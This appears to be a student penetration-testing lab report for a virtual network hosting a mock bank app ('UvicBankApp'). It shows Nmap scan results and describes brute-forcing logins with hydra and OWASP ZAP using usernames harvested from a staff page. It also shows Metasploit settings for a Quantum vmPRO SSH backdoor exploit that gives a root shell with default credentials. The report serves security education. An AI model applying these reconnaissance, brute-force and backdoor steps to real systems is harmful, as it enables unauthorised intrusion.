

Nmap Output
Ports / Hosts
Topology
Host Details
Scans
Hosts Viewer
Fisheye
Controls
192.168.171.16
localhost



Nmap Output
Ports / Hosts
Topology
Host Details
Scans
192.168.171.16
Host Status
State: up
Open ports: 9
Filtered ports: 0
Closed ports: 991
Scanned ports: 1000
Up time: 15086
Last boot: Sat Feb 29 23:15:16 2020
Addresses
IPv4: 192.168.171.16
IPv6: Not available
MAC: 08:00:27:A5:07:C8
Operating System
Name: Linux 3.2 - 4.9
Accuracy: 100%
Ports used
OS Classes
TCP Sequence
IP ID Sequence
TCP TS Sequence
Comments


c. 192.168.171.19 (**NEPTUNE W**)







Nmap Output
Ports / Hosts
Topology
Host Details
Scans
nmap -T4 -A -v192.168.171.19
| http-robots.txt: 8 disallowed entries
| /api/account /api/account/change-password
| /api/account/sessions /api/audits/ /api/logs/ /api/users/ /management/
|_/v2/api-docs/
| http-title: UvicBankApp
3306/tcp open mysql MySQL (unauthorized)
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service
SF-Port80-TCP:V=7.80%I=7%D=3/1%Time=5E5B7511%P=x86_64-pc-linux-gnu%r(GetRe
SF:quest,1B64,"HTTP/1\.1\x20200\x20OK\r\nExpires:\x200\r\nCache-Control:\x
SF:20no-cache,\x20no-store,\x20max-age=0,\x20must-revalidate\r\nX-XSS-Prot
SF:ection:\x201;\x20mode=block\r\nPragma:\x20no-cache\r\nX-Frame-Options:\
SF:x20DENY\r\nReferrer-Policy:\x20strict-origin-when-cross-origin\r\nAccep
SF:t-Ranges:\x20bytes\r\nContent-Security-Policy:\x20default-src\x20'self'
SF:;\x20script-src\x20'self'\x20'unsafe-inline'\x20'unsafe-eval'\x20https:
SF://storage\.googleapis\.com;\x20style-src\x20'self'\x20https://fonts\.go
SF:ogleapis\.com\x20'unsafe-inline';\x20img-src\x20'self'\x20data:;\x20fon
SF:t-src\x20'self'\x20https://fonts\.gstatic\.com\x20data:\r\nDate:\x20Sun
SF:,\x2001\x20Mar\x202020\x2006:56:21\x20GMT\r\nConnection:\x20close\r\nLa
SF:st-Modified:\x20Wed,\x2025\x20Dec\x202019\x2023:06:11\x20GMT\r\nX-Conte
SF:nt-Type-Options:\x20nosniff\r\nFeature-Policy:\x20geolocation\x20'none'
SF:;\x20midi\x20'none';\x20sync-xhr\x20'none';\x20microphone\x20'none';\x2
SF:0camera\x20'none';\x20magnetometer\x20'none';\x20gyroscope\x20'none';\x
SF:20speaker\x20'none';\x20fullscreen\x20'self';\x20payment\x20'none'\r\nC
SF:ontent-Length:\x206102\r\nContent-Type:\x20text/html;charset=utf-8\r\nC
SF:ontent-Language:")%r(HTTPOptions,77,"HTTP/1\.1\x20200\x20OK\r\nAllow:\x
SF:20GET,HEAD,OPTIONS\r\nConnection:\x20close\r\nContent-Length:\x200\r\nD
SF:ate:\x20Sun,\x2001\x20Mar\x202020\x2006:56:21\x20GMT\r\n\r\n")%r(RTSPRe
SF:quest,42,"HTTP/1\.1\x20400\x20Bad\x20Request\r\nContent-Length:\x200\r\
SF:nConnection:\x20close\r\n\r\n")%r(FourOhFourRequest,179,"HTTP/1\.1\x205
SF:00\x20Internal\x20Server\x20Error\r\nConnection:\x20close\r\nContent-Ty
SF:pe:\x20application/json;charset=UTF-8\r\nDate:\x20Sun,\x2001\x20Mar\x20
SF:2020\x2006:56:26\x20GMT\r\n\r\n{\"timestamp\":\"2020-03-01T06:56:26\.14
SF:3\+0000\",\"status\":500,\"error\":\"Internal\x20Server\x20Error\",\"me
SF:ssage\":\"The\x20request\x20was\x20rejected\x20because\x20the\x20URL\x2
SF:0contained\x20a\x20potentially\x20malicious\x20String\x20\\\"%2e\\\"\",
SF:\"path\":\"/nice%20ports%2C/Tri%6Eity\.txt%2ebak\"}")%r(GenericLines,42
SF:,"HTTP/1\.1\x20400\x20Bad\x20Request\r\nContent-Length:\x200\r\nConnect
SF:ion:\x20close\r\n\r\n");
MAC Address: 08:00:27:89:7F:DA (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Uptime guess: 0.186 days (since Sat Feb 29 23:14:25 2020)
Network Distance: 1 hop
TCP Sequence Prediction: Difficultv=260 (Good luck!)


Nmap Output
Ports / Hosts
Topology
Host Details
Scans
Port
Protocol
State
Service
Version
22 tcp open ssh OpenSSH 7.2p2 Ubuntu 4ubuntu2.7 (Ubuntu Linux; protocol 2.0)
53 tcp open domain dnsmasq 2.75
80 tcp open http
3306 tcp open mysql MySQL (unauthorized)



Nmap Output
Ports / Hosts
Topology
Host Details
Scans
Hosts Viewer
Fisheye
Controls
192.168.171.19
localhost




From the above step, we got to know about the services, open ports of host machines along with their OS information which were used further.


1.2 Identify vulnerable services; briefly explain why you think these services are vulnerable (by discussing a few samples).

In the above step, Neptune W has http as one of its open services:




The above information tells that Neptune W has a page which is not secured and on checking the webpage from kali, login page was found from the home page titled – UvicBankApp.







With the given topWordList.pwd file and knowing about user format to be entered (first character of first name + last name), we tried to brute force into the open services using OWASP ZAP and hydra tools.

Additional information provided by the webpage - list of executive leadership team.




With all the above information about username and format, we now have usernames of bank employees which can be used along with the password list to get the credentials.






Also tried using Metasploit to know about the vulnerabilities of target with the open services and version details as below:

Exploits for one of the open services (SSH):



Info about one of the exploits:



Available parameters to set for the exploit:

```
Basic options:
  Name    Current Setting  Required  Description
  ----    ---------------  --------  -----------
  PASS    sysadmin         yes       vmPRO SSH password
  RHOSTS                   yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
  RPORT   22               yes       The target port
  USER    sysadmin         yes       vmPRO SSH user

Payload information:

Description:
  This module abuses a backdoor command in Quantum vmPRO. Any user,
  even one without admin privileges, can get access to the restricted
  SSH shell. By using the hidden backdoor "shell-escape" command it's
  possible to drop to a real root bash shell. This module has been
  tested successfully on Quantum vmPRO 3.1.2.

References:
  https://packetstormsecurity.com/files/125760

msf5 >
msf5 >
msf5 > set rhosts 192.168.171.15
rhosts => 192.168.171.15
msf5 >
msf5 >
msf5 >
```

Using the exploit :

